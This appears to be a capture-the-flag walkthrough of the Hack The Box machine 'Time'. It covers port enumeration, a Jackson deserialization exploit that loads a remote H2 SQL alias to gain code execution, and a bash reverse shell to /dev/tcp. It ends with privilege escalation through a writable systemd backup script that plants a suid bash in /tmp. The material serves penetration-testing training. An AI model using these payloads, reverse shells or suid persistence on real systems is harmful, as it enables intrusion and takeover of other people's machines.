Welcome back hackers!! Today we will be doing another linux based box named Time. Lets jump in..

Enumeration


```
PORT      STATE    SERVICE VERSION
22/tcp    open     ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1
(Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 0f:7d:97:82:5f:04:2b:e0:0a:56:32:5d:14:56:82:d4
(RSA)
|   256 24:ea:53:49:d8:cb:9b:fc:d6:c4:26:ef:dd:34:c1:1e
(ECDSA)
|_  256 fe:25:34:e4:3e:df:9f:ed:62:2a:a4:93:52:cc:cd:27
(ED25519)
80/tcp    open     http    Apache httpd 2.4.41 ((Ubuntu))
|_http-favicon: Unknown favicon MD5:
7D4140C76BF7648531683BFA4F7F8C22
|_http-title: Online JSON parser
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
111/tcp   filtered rpcbind
554/tcp   filtered rtsp
995/tcp   filtered pop3s
11643/tcp filtered unknown
20191/tcp filtered unknown
54870/tcp filtered unknown
```

We can see from the output, only two ports are open. Port 22 and 80. So our attack surface will be also small. We will be attacking port 80

first and then move to port 22 if we get hold of any credentials.


Port 80

Here is the home page or the landing site:




Looking at the source code and main JS file, there was nothing out of the box. I decided to test the functionality first. If you choose the option "Validate (beta!)" and send a random string, it throws a Java exception "Validation failed: Unhandled Java exception: com.fasterxml.jackson.databind.exc.MismatchedInputException: Unexpected token (START_OBJECT), expected START_ARRAY: need JSON Array to contain As.WRAPPER_ARRAY type information for class java.lang.Object"

I opened my burp to investigate it more deeply. When I sent a JSON formatted value with data paramater, it throws Jackson databind exception:



I googled exploits regarding this error and there was a remote code execution vulnerability if an attacker sends a malicious crafted JSON input. How to exploit this vulnerability is really described well in this link: https://github.com/jault3/jackson-databind-exploit but it didn't work in my case. It was throwing the same error. So I found another article: https://blog.doyensec.com/2019/07/22/jackson-gadgets.html which clearly demonstrates the exploit which worked this time for this box.



You can see from the output, this time the validation failed and there was no Jackson exception thrown at us. Also, there was a get request to my hosted server.

```
┌──(root💀kali)-[/home/rishabh/HTB/Time]
└─# python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
10.129.189.76 - - [12/Dec/2021 16:06:03] code 404, message File not found
10.129.189.76 - - [12/Dec/2021 16:06:03] "GET /injec1t.sql HTTP/1.1" 404 -
```


Exploitation

As directed in the article, I created a file inject.sql with the following contents:

```
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd)
throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new
java.util.Scanner(Runtime.getRuntime().exec(command).getInputSt

        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('id > exploited.txt')
```

Now, open up webserver again, where the file inject.sql is present, and send the request as shown:



If you get this response, that means we have got our RCE. Now

simply copy the bash reverse shell from pentest monkey and place in the SHELLEXEC command like this:

```
  GNU nano 5.9                                                inject.sql *
CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException {
        String[] command = {"bash", "-c", cmd};
        java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).g
        return s.hasNext() ? s.next() : "";  }
$$;
CALL SHELLEXEC('bash -i >& /dev/tcp/1[redacted]8989 0>&1')
```

Send the request and you will have your shell:

```
┌──(root💀kali)-[/home/rishabh/HTB/Time]
└─# python3 -m http.server 8082
Serving HTTP on 0.0.0.0 port 8082 (http://0.0.0.0:8082/) ...
10.129.182.242 - - [14/Dec/2021 14:15:25] "GET /inject.sql HTTP/1.1" 200 -
```

```
┌──(root💀kali)-[/home/rishabh/HTB/Time]
└─# rlwrap nc -nvlp 8989
Ncat: Version 7.92 ( https://nmap.org/ncat )
Ncat: Listening on :::8989
Ncat: Listening on 0.0.0.0:8989
Ncat: Connection from 10.129.182.242.
Ncat: Connection from 10.129.182.242:46838.
bash: cannot set terminal process group (977): Inappropriate ioctl for device
bash: no job control in this shell
pericles@time:/var/www/html$
```

Privilege Escalation

Submit the user flag and lets move on. Now, I transferred the linpeas script and executed it. If you read the output, there is a custom timer as the box name suggests:

```
System timers
https://book.hacktricks.xyz/linux-unix/privilege-escalation#timers
NEXT                         LEFT          LAST                         PASSED              UNIT
   ACTIVATES
Tue 2021-12-14 19:23:01 UTC 7s left       Tue 2021-12-14 19:22:51 UTC 2s ago              timer_backup.timer
   timer_backup.service
```

Lets read what the timers are doing:

```
pericles@time:/etc/systemd/system$ cat timer_backup.timer
[Unit]
Description=Backup of the website
Requires=timer_backup.service

[Timer]
Unit=timer_backup.service
#OnBootSec=10s
#OnUnitActiveSec=10s
OnUnitInactiveSec=10s
AccuracySec=1ms

[Install]
WantedBy=timers.target
pericles@time:/etc/systemd/system$ cat timer_backup.service
[Unit]
Description=Calls website backup
Wants=timer_backup.timer
WantedBy=multi-user.target

[Service]
ExecStart=/usr/bin/systemctl restart web_backup.service
pericles@time:/etc/systemd/system$ cat web_backup.service
[Unit]
Description=Creates backups of the website

[Service]
ExecStart=/bin/bash /usr/bin/timer_backup.sh
```


We can see that timer_backup service is running web_backup service and the web_backup service is calling a script timer_backup.sh. Fortunately we can edit this script and include our reverse shell in it.

```
pericles@time:/etc/systemd/system$ cat /usr/bin/timer_backup.sh
#!/bin/bash
zip -r website.bak.zip /var/www/html && mv website.bak.zip /root/backup.zip
```


Problem is when we get the reverse shell, after 10 seconds, the timer restarts the service and the shell is lost. Better we can do is copy the bash to temp and set suid bit to it so that the file stays permanently:

```
cp /bin/bash /tmp/bash && chmod +s /tmp/bash
```

You need to keep in mind that the script also gets reverted back to it's original state after few seconds. After a few seconds, you will have bash binary with suid bit set in tmp directory:



Now execute the binary with -p flag:



Cheers.